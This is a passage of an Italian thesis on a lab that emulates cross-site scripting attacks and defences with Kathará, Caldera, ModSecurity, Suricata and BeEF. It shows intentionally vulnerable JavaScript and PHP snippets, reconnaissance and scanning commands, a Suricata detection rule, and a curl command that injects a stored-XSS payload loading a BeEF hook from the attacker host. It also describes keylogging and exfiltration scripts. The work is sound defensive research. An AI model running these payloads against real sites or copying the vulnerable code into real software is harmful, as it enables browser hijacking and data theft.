Capitolo 4

Progettazione e implementazione

4.1 Struttura del progetto

Il progetto si divide in due sotto cartelle principali:

4.1.1 Cartella dockerfiles

All'interno della cartella Dockerfile sono presenti le configurazioni delle immagini docker per ogni elemento del laboratorio, ciascuno di esso ha la propria cartella al cui interno sono presenti i file per la costruzione dell'immagine.

Per rendere la creazione delle immagini docker più facile è presente lo script *docker_image_builder.sh*

4.1.2 Cartella kathara_lab

Nella cartella kathara_lab invece sono presenti le configurazioni dell laboratorio di kathara: il file *lab.conf* è l'effettiva configurazione, il file *lab.dev* indica le dipendenze e l'ordine di esecuzione dei nodi infine i restanti file **.startup* sono una serie di comandi utilizzati per ogni elemento del laboratorio.

Prima di avviare il laboratorio è opportuno creare le immagini.

4.2 Laboratorio e Docker

La figura 4.1 mostra il diagramma di rete del laboratorio creato.

Ogni elemento è caratterizzato dal nome dell'immagine docker e gli IP associati, é possibile dividere il laboratorio in tre sotto-reti: la sotto-rete del web server, la sotto-rete dell'attaccante e infine la sotto-rete dei client.

Le sotto-rete comunicano tramite un router (R5) che instrada i pacchetti verso altri router delle altre sotto-rete. Il router R5 inoltre comunica con il router R4, permettendo quindi la connessione con internet all'intero laboratorio

4.2.1 La sotto-rete del web server e delle difese

L'obbiettivo di questa sotto-rete è l'implementazione di un webserver che ospiti un sito vulnerabile ad attacchi XSS, protetto da WAF e che supporti HTTPS. Il server inoltre comunica con un database che gestisca gli utenti e i commenti, ed è presente un IDS che identifica poteziali attacchi.



Figura 4.1. Network

Il web server

Il Dockerfile costruisce il container con l'immagine di base *PHP con Apache*, integrando diverse estensionni PHP, MYSQL, configurazioni SSL e del WAF ModSecurity.

Copia i certificati auto-firmati, generati tramite il comando *openssl*. L'utilizzo di certificati auto-firmati è una scelta dettata dalla semplicità di configurazione, infatti in un ambiente di sviluppo o test, il livello di protezione offerto è considerato adeguato alle esigenze non critiche di sicurezza.

I certificati vengono quindi usati dal file *httpd.conf* del server Apache per gestire la comunicazione tramite HTTPS.

Il file *httpd.conf* inoltre gestisce il logging del server apache oltre a configurare la cartella di root in *\var\www\html*

La cartella *webXss* quindi viene copiata nella cartella di root e raccoglie tutti i file che compongono il sito. Il sito è implementato traite PHP, HTML e JavaScript e si basa sulla struttura di un Blog dove un utente deve registrarsi per poter pubblicare i propri contenuti.

Sono presenti infatti la pagina *Login* con cui l'utente si registra o accede al sito, la pagina *Home* dove l'utente può commentare e visualizzare il restante dei post e infine la pagina dell'account dove è possibile visualizzare i propri commenti oltre che poter ottenere le proprie informazioni riservate. Per rendere più chiaro l'utilizzo del sito è presente il file *api.php* che racchiude gli endpoints API:

- GET \login: Effettua la get e ritorna la pagina di login compresa di un form in cui inserire Username e password
- POST \api\loginform: Viene chiamata quando l'utente, dopo aver inserito i valori per il login, preme il pulante per accedere, quindi vengono raccolti i valori confrontato l'username. Se l'username esiste e la password è equivalente a quella salvata allora l'utente può accedere al sito, altrimenti verrà riportato alla pagina di login. In caso l'username non esiste allora verrà inserito con la password inserita. Inoltre verrà avviata una sessione PHP quidni il browser salverà il cookie con il nome *PHPSESSID*
- GET \home: Tramite la GET viene ottenuta la pagina di *Home*, qui è presente un form per la pubblizione dei Post, ogni Post è formato da una stringa e al massimo una immagine. Inoltre è presente il nome dell'user loggato, un bottone HTML per la chiamata \api\clearposts, uno per la chiama \api\createpost e un'ultimo per la ottenre la pagina *Info*
- GET \api\getposts: interroga il database e restituisce tutta la tabella dei commenti e il relativo utente che lo ha effettuato. Viene chiamata a seguito della GET \home
- POST \api\clearposts: Invia il comando di *Truncate* al database eliminando ogni commento, utile in fase di progettazione.
- POST \api\createpost: raccoglie i dati del form e inserisce il record nel database.
- GET \account: ritorna la pagina dell' utente al cui interno sono presente i suoi commenti sanificati dal comando *htmlspecialchars()* e inoltre è presente un pulsante che richiama \info
- GET \info: restituisce la pagina contenente username e password dell'utente.

Quindi il sito contiene la CWE-79 di cui in particolare la CWE-83. I punti di iniezione del codice sono due, il primo il form per scrivere i commenti provocando uno Stored XSS. Di seguito il frammento di codice che genere la vulnerabilità:

```
posts.forEach(post => {
    const postElement = document.createElement('div');
    postElement.innerHTML = `
    <p>${post.username}</p>
        ${post.comment}
        <img src="${post.imageUrl}" alt="No image" \
        style="max-width: 100%;">
    `;
    postsContainer.appendChild(postElement);
});
```

Il secondo invece più nascosto, si trova sempre nell'endpoint *\home* è possibile modificare il valore dell nome dell'utente riflesso utilizzando il parametro di query *username*. Di seguito il frammento di codice che genere la vulnerabilità:

```
<?php echo isset($_GET['username']) ? ($_GET['username']) \
: ($_SESSION['username']); ?>
```

ModSecurity

Il dockerfile inoltre implementa e configura il WAF ModSecurity. ModSecurity è un modulo firewall per applicazioni web (WAF) open source e multipiattaforma. Conosciuto come il "coltellino svizzero" dei WAF, consente ai difensori delle applicazioni web di ottenere visibilità sul traffico HTTP(S) e fornisce un potente linguaggio di regole e API per implementare protezioni avanzate.[30] Si basa su regole, nel progetto vengono utilizzare le OWASP CRS. L'OWASP CRS è un insieme di regole generiche per il rilevamento di attacchi, utilizzabile con ModSecurity o firewall per applicazioni web compatibili. Ha l'obiettivo di proteggere le applicazioni web da una vasta gamma di attacchi, inclusi quelli presenti nella OWASP Top Ten, con un minimo di falsi positivi. Il CRS offre protezione contro molte categorie comuni di attacchi, come SQL Injection, Cross Site Scripting, Local File Inclusion, ecc. [31]

Per lo scopo del progetto sono state disattivare le regole sul controllo degli eventi, permettendo così di creare un server vulnerabile.

Sarebbe comunque possibile utilizzare lo stesso laboratorio come lavoro di ricerca, per testare le regole e scoprire eventuali vulnerabilità di ModSecurity.

Database

Il container del database si basa sull'immagine di ubuntu/MySql in cui viene copiato il file *init.db* che crea la struttura del database. Nella figura è mostrato lo schema relazionale 4.2 formato da due tabelle: Post e User. All'interno della tabella User sono presenti la lista di utenti formati da username univoco e password, e invece la tabella Post è formata dai commenti, immagini e username del commentatore, la chiave primaria è il campo *id*.

Suricata

L'ultimo componente della sotto-rete è Suricata, il container si basa sull'immagine ubuntu-20.04 su cui viene installato suricata e configurato tramite il file *suricata.yaml*.



Figura 4.2. Schema ER

Suricata si basa su una serie di regole descritte dal file rules/xss.rules. Ogni regola segue una struttura ben definita, che si divide in due parti principali

1. Header: la parte iniziale della regola che definisce le seguenti informazioni:
   - Azione: cosa fare quando la regola viene soddisfatta ad esempio: alert, drop, pass, log
   - Protocollo: il protocollo da monitorare, ad esempio: tcp, udp, icmp, http
   - Indirizzo sorgente e porta sorgente: specificano da quale indirizzo IP e porta proviene il traffico. Se ha valore *any* indica qualsiasi indirizzo o porta
   - Operatore direzionale: Indica la direzione del traffico monitorato. Se -> allora la regola si applica al traffico dalla sorgente alla destinazione, se <-> allora la regola si applica da entrambe le direzioni.
   - Indirizzo destinazione e porta destinazione: Specificano l'indirizzo IP e la porta di destinazione del traffico.
2. Options: racchiuse tra parentesi tonde indicano le condizione che devono essere soddisfatte:
   - msg: messaggio di avviso in caso di match con la regola.
   - content: il contenuto cercato dalla regola nel pacchetto.
   - flow: la direzione del flusso, ad esempio: *flow:to_server;* il traffioc è diretto verso il serve, *flow:established* la connessione deve essere già stabilita.
   - classtype: la classe di attacco.
   - sid: identificatore della regola.
   - rev: numero di revisione per tener traccia di modifiche.

Un esempio completo di regola è la seguente:



Figura 4.3. PolarProxy reverse proxy

```
alert http any any -> any any
(msg:"XSS Attack Detected:
<img> tag with JavaScript";
flow:established,to_server; content:"<img"; nocase;
content:"src=";
content:"javascript:"; nocase;
classtype:web-application-attack;
sid:1000010;
rev:1;)
```

La regola monitora il traffico HTTP in ingresso al server rilevando la presenza del tag *<img>* con attributo *<src>*.

Suricata è configurato come un IDS passivo che ascolta sull'interfaccia di rete tra il router (R3) e il webserver. Di base però Suricata non riesce a analizzare traffico su HTTPS, ha bisongo quindi di un proxy che decifra il pacchetto e lo inivia sia a Suricata che al Web server.

PolarProxy

PolarProxy è un proxy di ispezione TLS e SSL trasparente creato per i responsabili della sicurezza, analisti di malware e ricercatori di sicurezza. PolarProxy decripta e recripta il traffico TLS, salvando anche il traffico decriptato in un file PCAP che può essere caricato in Wireshark o in un sistema di rilevamento delle intrusioni (IDS).[32] La figura 4.3 mostra il funzionamento e del proxy, usato come reverse proxy. Cattura il traffico proveniente dall'esterno (R5), lo decifra e lo invia cifrato al web server e non decifrato all'IDS. Per inviare il traffico a Suricata utilizza il *PCAP-over-IP*, ovvero un metodo di trasmettere il traffico catturato tramite connessione TCP utilizzando file PCAP che garantiscono il preservare dei metadati del pacchetto.

Quindi utilizzando il comando:

```
nc localhost 57012 | tcpreplay -i eth1 -t -
```

Dove *57012* è la porta usata da PolarProxy e eth1 l'intefaccia usata da Suricata, quindi è possibile permettere la *detection* di attacchi XSS anche su HTTPS. Tuttavia tutto il traffico dovrà essere diretto all'IP del router.

4.2.2 La sotto-rete dell'attaccante

L'obbiettivo di questa sotto-rete è di creare un ambiente controllato dagli agenti del Red Team.

Prevede l'uso di Kali linux, una distrubuzione di Ubuntu ideata per la sicurezza informatica e Caldera.

Kali

Il nodo di kali è l'elemento principale del Red Team, contiene infatti tutti gli strumenti necessario per effettuare un attacco XSS.

A partire dagli strumenti da terminale, ovvero che utilizzano solo la *Command-Line-Interface*:

- XSStrike: strumento utilizzato per testare vulnerabilità XSS, analizza il contesto del payload e tenta bypass più avanzati.
- XSSer: un secondo strumento per rilevare e testate vulnerabilità XSS, permette inoltra di testare Stored e DOM-based XSS.
- Arjiun: strumento di enumerazione progettato per trovare parametri nascosti all'interno delle applicazioni web, si concentra sull'individuazione di parametri GET e POST non documentati.
- Katana: crawler web progettato per essere rapido ed efficiente nella scoperta di superfici di attacco all'interno di applicazioni web.

Fino a strumenti più avanzati che necessitano di interfaccia grafica:

- Burp Suite: la piattaforma d'eccellaenza del penetration testing utilizzata dai professionisti della sicurezza informatica. Inoltre permette di scaricare esntensioni e plugin.
- OWASP ZAP: permette la scansione automatica di un sito e l'exploit delle vulnerabilità.

I docker container però non permettono di poter utilizzare l'interfaccia grafica, quindi tramite l'uso di kathara e di NoVnc *novnc* è possibile connettersi all'indirizzo *localhost:8080* dal proprio browser per poter utilizzare questi strumenti.

BeEF

L'ultimo strumento implementato nell'immagine Kali è BeEf [34], abbreviazione di *Browser Exploitation Framework*, è uno strumento di penetration testing specializzato nei browser web.

Si basa sulla creazione di server locale, e permette di agganciare uno e più browser e utilizzarli per eseguire moduli di attacco.

BeEF quindi racchiude tutti i client compromessi e permette la gestione di essi tramite un'interfaccia grafica, nel progetto è possibile raggiungere l'interfaccia tramite *localhost:3001\ui\panel*.

Una volta che più client si trovano sul sito è possibile creare reti di Bot con cui eseguire attacchi più complessi.

La cartella Attacker

La cartella *attacker* raccoglie tutti gli script creati per effettuare le diverse tipologie di attacco.

- defacement.js: rende inutilizzabile la schemata di home modificando sfondo e sostituendo il form
- drive_by_download.js: crea un link per il file *malware.exe* e simula un click tramite la funzione di JavaScript. Scarica quindi il file nel computer della vittima.
- worm.js: esegue una POST createpost utilizzando lo stesso payload di attacco.
- geolocator.js: cattura la latidudine e longitudine della vittima e la invia al file *log.php* che le salva nel file.
- keylogger.js: cattura i tasti premuti dalla vittima sul sito e li invia a *log.php*.
- dos.js: aggiunge una serie di eelementi *div* che compromettono la disponibiltà della pagina Home
- stealUserInfo.js: cattura una serie di informazioni sul pc della vittima e invia il risultato al file *log.php*.
- exfiltrations.js: esegue la chiamata all'endpoint \info e invia il risultato al file *log.php*

Inoltre è presente lo script Python *scriptLogin.py* che simula il login di un utente e restituisce i cookie di sessione, è utilizzato nei profili di Caldera per simulare l'accesso dell'utente.

4.2.3 Caldera

Il secondo elemento è Caldera, accessibile tramite *localhost:8888*. L'approccio della realizzazione delle abilità e dei profili è basato sulla strategia delle TTP seguendo l' ADTree. I profili si dividono in due gruppi: Reflected XSS e Stored XSS.

Profilo: Reflected XSS

Il profilo Reflected XSS ha l'obbiettivo di verificare se il sito utilizza parametri non sanificati che rifletto ed eseguono codice Javascript. I passaggi sono i seguenti:

1. **Scanning di Nmap:** Utilizzare Nmap con lo script `http-xssed` per verificare eventuali vulnerabilità XSS pregresse per il sito.
   - **Tattica:** reconnaissance
   - **Tecnica:** Active Scanning: Vulnerability Scanning

   ```
   nmap --script http-xssed -p 443 192.168.2.1
   ```

2. **Dirsearch:** Utilizzato per trovare endpoint, cattura tutte le risposte con codice 200 e filtra gli elementi in sesta posizione, salvando il risultato in *endpoints*.

- **Tattica:** reconnaissance
- **Tecnica:** Active Scanning: Vulnerability Scanning

```
dirsearch -u https://192.168.2.1 -e php,html,js \
-t 10 -q | grep '200' | awk '{print $6}'
```

3. **Fuzzing:** Utilizza FFUF per scoprire i parametri per ogni URL nel campo *endpoints*, salvando il risultato in *valid_endpoints*.

   - **Tattica:** reconnaissance
   - **Tecnica:** Active Scanning: Vulnerability Scanning

```
ffuf -w /home/attacker/params.txt:PARAM \
-H "User-Agent: Mozilla/5.0" \
-u "#{endpoints}?PARAM=FFUF" \
-mr "FFUF" -c -k | awk '{print #{endpoints}"?" $1}'
```

4. **XSSer:** Utilizzato per testare la vulnerabilità e comprendere i payload vulnerabili.

   - **Tattica:** initial-access
   - **Tecnica:** Exploit Public-Facing Application

```
endpoint=$(echo "#{valid_endpoints}" | cut -d'/' -f1-3);
parameter=$(echo "#{valid_endpoints}"  \
| cut -d'/' -f4- | tr -d '\\');
xsser -u "$endpoint" -g "$parameter=XSS" -\
-auto --Modsec;
```

Stored XSS

Il secondo profilo invece tenta di sfruttare la vulnerabilità di Stored XSS. I passaggi sono i seguenti:

1. Waf Discover: tenta di scoprire se e quale Waf viene utilizzato.

   - **Tattica:** reconnaissance
   - **Tecnica:** Active Scanning

```
wafw00f https://192.168.2.1
```

2. Enumerate Katana: utilizzare Katana per enumerare tutti gli endpoint presenti, salva il risultato in *url*

   - **Tattica:** reconnaissance
   - **Tecnica:** Active Scanning

```
./root/go/bin/katana -u https://192.168.2.1 -aff \
-d 10 --timeout 10 -jc --silent
```

3. Arjun: utilizzo di arjun per scoprire parametri nasscosti all'interno di ogni valore in *url*

   - **Tattica:** reconnaissance
   - **Tecnica:** Active Scanning

   ```
   arjun -u #{url}
   ```

4. XSStrike: scannerizzare con XSStrile per trovare delle vulnerabilità che server non copre

   - **Tattica:** reconnaissance
   - **Tecnica:** Active Scanning: Vulnerability Scanning

   ```
   python3 /opt/XSStrike/xsstrike.py \
   -u https://192.168.2.1/home?username=q --timeout 120
   ```

   Tramite questa operazione l'attaccante scopre che il server è vulnerabile agli script che utilizzano gli eventi.

5. Accesso al sito: usa lo script python per ottenere i cookie e salvarli nel campo *cookie*

   - **Tattica:** build-capabilities
   - **Tecnica:** Clipboard Data

   ```
   python3 /home/attacker/scriptLogin.py
   ```

6. Avvia il server di beef

   - **Tattica:** build-capabilities
   - **Tecnica:** Develop Capabilities

   ```
   cd /beef && ./beef &
   ```

7. Inietta lo script XSS nel campo commento

   - **Tattica:** initial-access
   - **Tecnica:** Content Injection

```
curl -k -X POST https://192.168.2.1/api/createpost \
-d 'comment=<img src=x onerror='\''var \
script=document.createElement("script"); \
script.src="https://192.168.0.10:3000/hook.js"; \
document.body.appendChild(script);'\''>'
-b #{cookie} -i
```

Questo profilo inietta e attacca il sito inserendo il payload di beef. Come questo profilo ne esistono altri per gli altri script della cartella attacker. Il profilo Defacement, ad esempio, segue gli stessi passaggi a differenza dei numeri 6-7. Nel passaggio 6 invece di avviare il server Beef avvia il server Apache, e nel successivo inietta lo script indirizzzando a *https://192.168.0.10/attacker/drive_by_download.js*

Caldera limitazioni

Gli attacchi XSS richiedono che il browser venga aperto per testare la vulnerabilità, caldera utilizzando solo CLI non permette, quindi è dato scontato che il server sia vulnerabile.

4.2.4 La sotto-rete dei Client

L'ultima sotto-rete è dove i client simulano il comportamento di un utente comune, è presente un server NoVnc che permette di osservare i risultati dell'attacco.

Capitolo 5

Risultati sperimentali

In questo capitolo vengono presentati i risultati ottenuti dalla simulazione TTP. In particolare, verranno analizzati l'efficacia degli attacchi eseguiti dai profili, nonché le performance del WAF e di Suricata. L'obiettivo è comprendere come una simulazione TTP possa migliorare le capacità sia del Red Team che del Blue Team.

5.1 Red Team

Partendo dal profilo *Stored*, osserviamo come l'attaccante riesca a portare a termine l'attacco, completando tutte le procedure con successo, come mostrato nella Figura 5.1.

(Il *failure* segnalato da Caldera è dovuto al fatto che il server è avviato in background; se fosse stato avviato in primo piano, avrebbe bloccato le operazioni successive. Raggiunto il tempo limite, Caldera non è riuscito a interrompere l'attacco.)



Figura 5.1. Simulazione attacco *Stored* su Caldera

Collegandosi al server NoVNC del client sulla porta *8081* e accedendo al sito tramite Firefox, osserviamo come l'utente inconsapevole esegua il payload. Allo stesso tempo BeEF identifica un nuovo dispositivo compromesso. La Figura 5.2

mostra parte dell'interfaccia di BeEF, dimostrando che, attraverso il profilo di Caldera, l'attacco ha avuto successo.



Figura 5.2. Interfaccia BeEF durante l'attacco

5.2 Blue Team

Analizzando i log di ModSecurity e di Suricata, è possibile osservare come il WAF identifichi e blocchi la maggior parte degli attacchi provenienti da XSStrike, ad eccezione di quelli basati su eventi.

Contemporaneamente, Suricata registra più di 900 log, identificando non solo gli attacchi provenienti da XSStrike, ma anche le precedenti scansioni utilizzate per trovare le vulnerabilità. La Figura 5.3 mostra un log di Suricata in cui viene identificata una richiesta URL sospetta. In questo caso, Suricata ha rilevato Arjun che tentava di scoprire parametri nascosti.

15 {"timestamp":"2024-09-27T17:24:24.871423+0000","flow_id":146770961526411,"in_iface":"eth0","event_type":"alert","src_ip":"192.168.0.10","src_port":
42460,"dest_ip":"192.168.2.10","dest_port":80,"proto":"TCP","pkt_src":"wire/pcap","community_id":"1:MSZmMspS9hgFPLSnCZy93SnpaYs=","tx_id":0,"alert":
{"action":"allowed","gid":1,"signature_id":50100002,"rev":1,"signature":"Possible XSS attack, js event handler","category":"Web Application
Attack","severity":1},"http":{"hostname":"192.168.2.1","url":"/var/www/html/get_posts.php?
ynq=113024&line=113025&mkl=113026&elementId=113027&uio=113028&AddressResult=113029&sha=113030&msg_author_id=113031&tgl=113032&villagename=113033&anj=1
5.0 (X11; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0","http_content_type":"text/html","http_method":"GET","protocol":"HTTP/1.1","status":
404,"length":32},"app_proto":"http","direction":"to_server","flow":{"pkts_toserver":6,"pkts_toclient":3,"bytes_toserver":3970,"bytes_toclient":
406,"start":"2024-09-27T17:24:24.820604+0000","src_ip":"192.168.0.10","dest_ip":"192.168.2.10","src_port":42460,"dest_port":
80},"payload":"R0VUIC92YXIvd3d3L2h0bWwvZ2V0X3Bvc3RzLnBocD95bnE9MTEzMDI0JmluZT0xMTMwMjU0bWtsPTExMzAyNlZlbGVtZW50SWQ9MTEzMDI3JnVpbz0xMTMwMjgmQWRkcmVzc1
var/www/html/get_posts.php?
ynq=113024&line=113025&mkl=113026&elementId=113027&uio=113028&AddressResult=113029&sha=113030&msg_author_id=113031&tgl=113032&villagename=113033&anj=1
HTTP/1.1\r\nHost: 192.168.2.1\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0\r\nAccept-Encoding: gzip,
deflate\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\nConnection: close\r\nAccept-Language: en-
US,en;q=0.5\r\nUpgrade-Insecure-Requests: 1\r\n\r\n","stream":1,"packet":"AAAAAAAAAAAAAAAACABFAAAoLHcAAEAGyvTAqAAKwKgCCqXcAFAAAA4tAAAA6lAR/
wB4KgAAAQEICkdq","packet_info":{"linktype":1}}

Figura 5.3. Log di Suricata che identifica una richiesta sospetta

Capitolo 6

Conclusioni

Il progetto presentato in questa tesi si basa sull'emulazione di Tattiche, Tecniche e Procedure (TTP) per attacchi di tipo Cross-Site Scripting (XSS) e le relative difese, tramite l'utilizzo degli strumenti *Kathará* e *Caldera*.

Come dimostrato *Kathará* si è rivelato fondamentale per la creazione dell'ambiente di emulazione, fornisce infatti una struttura di rete flessibile e scalabile. *Caldera* ha automatizzato i processi degli agenti del Red Team, consentendo simulazioni realistiche di attacchi e difese.

Dai risultati ottenuti, emerge che la maggior parte delle procedure di attacco sono state rilevate o bloccate dai sistemi di difesa. Tuttavia, alcuni strumenti più avanzati consentono agli attaccanti di nascondersi in maniera più efficace, eludendo parzialmente i meccanismi di sicurezza.

Una delle principali limitazioni affrontate nel progetto infatti, è l'uso esclusivo di strumenti open source, dotati di interfaccia a riga di comando e privi di interfaccia grafica. Nonostante queste limitazioni, è possibile superarle utilizzando server *NoVNC*, che permettono l'interazione con software dotati di interfaccia grafica, a scapito però di una soluzione automatizzata con Caldera.

Il progetto può essere considerato uno strumento utile sia per il Red Team che per il Blue Team, aiutandoli a raffinare le loro strategie nel contesto degli attacchi XSS.

Inoltre apre la strada a futuri sviluppi che potrebbero rendere le simulazioni più complete e complesse.

Tra essi si possono considerare:

- Lo sviluppo di profili di attacco più avanzati che sfruttano tecniche e strumenti innovativi.
- L'uso del progetto come piattaforma di ricerca per identificare nuove vulnerabilità sul WAF o sui Browser.
- L'espansione dell'impatto degli attacchi XSS utilizzandoli come punto di ingresso per attacchi più complessi: come l'iniezione di worm e monitorando l'impatto sui sistemi.
- Lo sviluppo di regole più specifiche per *Suricata*, al fine di ridurre il numero di falsi positivi e falsi negativi.
- Sviluppare ulteriori attacchi come SQLi o RCE e creare un rilevante simulatore di attacchi ad applicazioni web.

In conclusione, il lavoro svolto in questa tesi offre un valido approccio per la simulazione e lo studio degli attacchi XSS, rappresenta inoltre un contributo significativo nella valutazione delle difese contro queste minacce.